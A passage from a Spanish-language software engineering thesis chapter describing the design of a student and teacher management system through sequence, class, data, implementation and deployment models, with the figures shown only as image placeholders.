


Figura 3.2 D.S Insertar Estudiante.

D.S Insertar Para Docente (Figura 3.3).




Figura 3.3 D.S Insertar Estudiante.

En los anexos del 1 al 18 se muestran los restantes diagramas de secuencias del diseño

3.3 Diagramas de clases del diseño.

Una clase de diseño y sus objetos, y de ese modo también los subsistemas que contienen las clases de diseño, a menudo participan en varias realizaciones de casos de uso. También se puede dar el caso de algunas operaciones, atributos y asociaciones sobre una clase específica que son relevantes para sólo una realización de caso de uso. Esto es importante para coordinar todos los requisitos que diferentes realizaciones de casos de uso impone a una clase, a sus objetos y a los subsistemas que contiene. Para manejar todo esto, se utilizan diagramas de clases conectados a una realización de caso de uso, mostrando sus clases participantes, subsistemas y sus relaciones. De esta forma se puede guardar la pista de los elementos participantes en una realización del caso de uso. (Jacobson, y otros, 2000).

En los anexos del 19 al 42 se muestran los diagramas de clases del diseño.

3.4 Modelo de Datos.

Un modelo de datos es aquel que describe de una forma abstracta cómo se representan los datos, sea en una empresa, en un sistema de información o en un sistema de gestión de base de datos. Básicamente consiste en una descripción de algo conocido como contenedor de datos (algo en donde se guarda la información), así como de los métodos para almacenar y recuperar información de esos contenedores.

Un modelo de datos consiste en:

- Objetos (entidades que existen y se manipulan).
- Atributos (Características básicas de estos objetos).
- Relaciones (forma en que se enlazan los distintos objetos entre sí).

A continuación se muestran los Modelos de Datos Lógico y Físico.

Modelo Lógico (Figura 3.4).




Figura 3.4 Modelo Lógico.

Modelo Físico (Figura 3.5).




Figura 3.5 Modelo Físico.

3.5 Modelo de Implementación.

El modelo de implementación es una correspondencia directa de los modelos de diseño y de despliegue. Cada subsistema de servicio del diseño normalmente acaba siendo un componente por cada tipo del nodo en el que deba instalarse – pero no siempre así -. A veces el mismo componente puede instanciarse y ejecutarse sobre varios nodos. Hay lenguajes que proporcionan construcciones para el empaquetado de los componentes. En otros casos, las clases se organizan en ficheros con el código que representa los diferentes componentes. (Jacobson, y otros, 2000).

A continuación se muestran los Diagramas de Implementación para el sistema(Ver Figura 3.6 y 3.7).




Figura 3.6 Subsistema de implementación




Figura 3.7 Diagrama de componentes para el paquete Acceso a Datos del sistema.

3.6 Modelo de Despliegue.

El modelo de despliegue define la arquitectura física del sistema por medio de nodos interconectados. Estos nodos son elementos hardware sobre los cuales pueden ejecutarse los elementos software. Con frecuencia se conoce cómo será la arquitectura física del sistema antes de comenzar su desarrollo. Por tanto, se puede modelar los nodos y las conexiones del modelo de despliegue tan pronto como comience el flujo de trabajo de los requisitos (Jacobson, y otros, 2000).

Teniendo en cuenta los recursos con que contaba el cliente, el Modelo de Despliegue propuesto fue el siguiente (Ver Figura 3.8).




Figura 3.8 Modelo de Despliegue

3.7 Conclusiones

A lo largo del presente capítulo se mostraron los resultados de la etapa de diseño e implementación del sistema.

